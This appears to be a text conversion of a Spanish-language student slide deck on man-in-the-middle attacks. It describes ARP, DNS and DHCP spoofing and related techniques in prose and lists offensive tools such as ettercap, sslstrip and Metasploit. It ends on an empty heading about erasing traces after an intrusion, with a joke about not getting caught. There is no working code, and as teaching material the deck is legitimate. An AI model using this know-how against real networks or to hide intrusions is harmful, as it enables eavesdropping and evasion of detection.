

The background of the entire image is a light gray gradient. It is decorated with numerous water droplets of various sizes. Some droplets are large and prominent, while others are small and subtle. They are scattered across the frame, with a higher concentration in the top-left and bottom-right corners. The droplets have a realistic, glossy appearance with highlights and shadows.

# ***MAN-IN-THE- MIDDLE***


*MIGUEL JOSÉ MARTINEZ MARTIN*


*JOSÉ MARÍA AGUILERA BAREA*

*MATILDE CABRERA GONZÁLEZ*



# ÍNDICE

1. Breve descripción
  2. Tipos de estrategias de ataque y tipos de ataques
  3. Como borrar tus huellas
  4. Herramientas para realizar ataques MitM
  5. Herramientas para procesar la información obtenida
  6. Cómo evitar un ataque MitM
  7. Cómo saber si eres víctima de un ataque MitM
  8. Demo
  9. Casos curiosos de MITM
  10. Bibliografía
- 



# TIPOS DE ESTRATEGIAS

- **SNIFFING:** SE “ESCUCHA” DURANTE EL PASO DE INFORMACIÓN DE ORIGEN A DESTINO.
- **HIJACKING:** SE SUPLANTA AL ORIGEN/DESTINO.
- **INJECTION:** SE AÑADEN PAQUETES A LA INFORMACIÓN QUE VA DESDE EL ORIGEN AL DESTINO.
- **FILTERING:** SE ALTERA LA CARGA DE LOS PAQUETES QUE VAN DESDE EL ORIGEN AL DESTINO.

# TIPOS DE ATAQUES

## ESCENARIO LOCAL


- **ARP POISONING O ARP SPOOFING**
- **DNS SPOOFING**
- **PORT STEALING**

## DE LOCAL A REMOTO

- **DHCP SPOOFING**
- **ICMP REDIRECTION**
- **IRDP SPOOFING**
- **ROUTE MANGLING**

## ESCENARIO REMOTO


- **DNS SPOOFING**
- **ROUTE MANGLING**



- **ARP POISONING O ARP SPOOFING:** SUCEDE EN REDES ETHERNET. EL ATACANTE CAPTURA EL TRÁFICO DE LA LAN, Y PODRÍA DETENERLO (DDOS). SE ENVÍAN ALGUNOS MENSAJES ARP FALSOS. EL ATACANTE PUEDE GENERAR PAQUETES ICMP QUE FUERZAN AL HOST A PRODUCIR UNA RESPUESTA ARP. LUEGO SE ENVÍA EL FALSO ARP CON LAS DIRECCIONES MAC MANIPULADAS A CONVENIENCIA DEL ATACANTE. ESTOS MENSAJES CONFUNDEN A LOS DISPOSITIVOS DE RED. ASÍ, LOS FRAMES DE LAS VÍCTIMAS SON ENVIADOS AL ATACANTE O A UN DESTINO NO VÁLIDO.



- **DNS SPOOFING:** SE USAN RESPUESTAS FALSAS A LAS PETICIONES DE RESOLUCIÓN DNS ENVIADAS POR UNA "VÍCTIMA". HAY DOS MÉTODOS PRINCIPALES EN LOS QUE PUEDE BASARSE EL ATACANTE:

1. **ID SPOOFING:** SE OBTIENE EL ID DE LAS PETICIONES DE RESOLUCIÓN (MEDIANTE ALGÚN ATAQUE DE SNIFFING). TRAS ESTO, EL ATACANTE INTENTA RESPONDERLAS ANTES QUE EL SERVIDOR REAL, ENGAÑANDO A LA VÍCTIMA Y REDIRIGIÉNDOLA AL DESTINO QUE DESEE.
  2. **CACHE POISONING:** SIMILAR AL ANTERIOR, SALVO QUE SE DIRIGE A LOS SERVIDORES DE CACHE DE DNS, REDIRIGIENDO ASÍ A TODOS SUS CLIENTES AL HOST QUE INDIQUE EL ATACANTE.
- 

- **PORT STEALING:** EL ATACANTE ENVÍA MUCHOS FRAMES ETHERNET CON LA MAC DE LA VÍCTIMA COMO ORIGEN, Y COMO DESTINO SU PROPIA MAC, HACIENDO QUE EL SWITCH CREA QUE LA VÍCTIMA ESTÁ CONECTADA EN EL PUERTO DEL ATACANTE. CUANDO EL ATACANTE RECIBE UN PAQUETE DESTINADO A LA VÍCTIMA, GENERA UN ARP REQUEST PARA SABER LA MAC ASOCIADA A LA IP DE LA VÍCTIMA. CUANDO LA VÍCTIMA RESPONDE EL SWITCH VUELVE A CONOCER DONDE ESTÁ UBICADA REALMENTE LA VÍCTIMA. ENTONCES, EL ATACANTE REENVÍA EL PAQUETE RECIBIDO (MODIFICADO O NO). LUEGO VUELVE A ROBAR EL PUERTO Y ESPERA POR EL PRÓXIMO PAQUETE CON DESTINO A LA VÍCTIMA.



- **DHCP SPOOFING:** LAS PETICIONES DE DHCP SON DE TIPO BROADCAST, YA QUE DEBEN SER ESCUCHADOS POR TODOS LOS DISPOSITIVOS DE LA RED LOCAL. SI UN ATACANTE RESPONDE ANTES QUE EL VERDADERO SERVIDOR, PUEDE PASARLE INFORMACIÓN ERRÓNEA A LA VÍCTIMA. PARA ALGUNOS SERVIDORES DE DHCP SUELE SER BASTANTE SENCILLO RESPONDER ANTES QUE ÉL, YA QUE MUCHOS VERIFICAN SI NO HAY OTRO DISPOSITIVO EN LA RED CON LA MISMA DIRECCIÓN QUE VAN A ENTREGAR; DURANTE ESA COMPROBACIÓN, EL ATACANTE TIENE TIEMPO PARA RESPONDER ANTES.

- **ICMP REDIRECTION** : EL PROTOCOLO ICMP NOS PERMITE MANEJAR MENSAJES DE ERROR Y CONTROL NECESARIOS PARA LOS SISTEMAS DE RED, INFORMANDO A LA FUENTE ORIGINAL PARA QUE EVITE O CORRIJA EL PROBLEMA DETECTADO. SABIENDO ESTO, EL ATACANTE PUEDE ENVIAR UN ICMP, QUITÁNDOLE EL LUGAR AL HOST Y METIÉNDOSE EN LA COMUNICACIÓN.

- **IRDP SPOOFING:** EL ATACANTE PUEDE FALSIFICAR UN PAQUETE IRDP QUE IDENTIFICA AL ENRUTADOR DE LA LAN. EL ATAQUE SE PUEDE MEJORAR MEDIANTE EL ENVÍO A UN SERVIDOR ICMP FALSIFICADO INALCANZABLE SUPLANTANDO AL REAL. SE PUEDE DESHABILITAR IRDP EN LOS HOSTS PARA EVITAR ESTE TIPO DE ATAQUES.
- **ROUTE MANGLING:** COMO LA INFORMACIÓN QUE SE TRANSMITE POR LA RED ES TOTALMENTE ANÓNIMA Y DINÁMICA, UN ATACANTE SE PUEDE HACER PASAR POR UN HOST GENERANDO PAQUETES FALSOS IGP, HACIENDO QUE LA RED CREA QUE HAY UN NUEVO HOST, INTRODUCIÉNDOSE ENTRE LOS HOSTS DE UNA RED Y HACIENDO DE INTERMEDIARIO.

# **HERRAMIENTAS POSIBLES PARA HACER MITM**

- **ANGER**
- **ADMID-PACK**
- **SSLSTRIP**
- **SQLMAP**
- **NCRACK**
- **DSNIFF**
- **METASPLOIT FRAMEWORK**
- **SOCIAL ENGINEER TOOLKIT**
- **AIRCRAK-NG**
- **CAIN AND ABEL**
- **NEMESIS**
- **ETTERCAP**
- **EVILGRADE**
- **OCLHASHCAT**
- **MITMPROXY 1.0**


# HERRAMIENTAS POSIBLES PARA HACER MITM



# HERRAMIENTAS POSIBLES PARA HACER MITM



# UNA VEZ HECHO EL MITM TENEMOS MUCHOS SNIFFER.





# COMO BORRAR TUS HUELLAS TRAS HACER UNA INTRUSIÓN CON MITM. (NO HAY QUE HACER COSAS MALAS, PERO SI LAS HACES, QUE NO TE PILLEN)

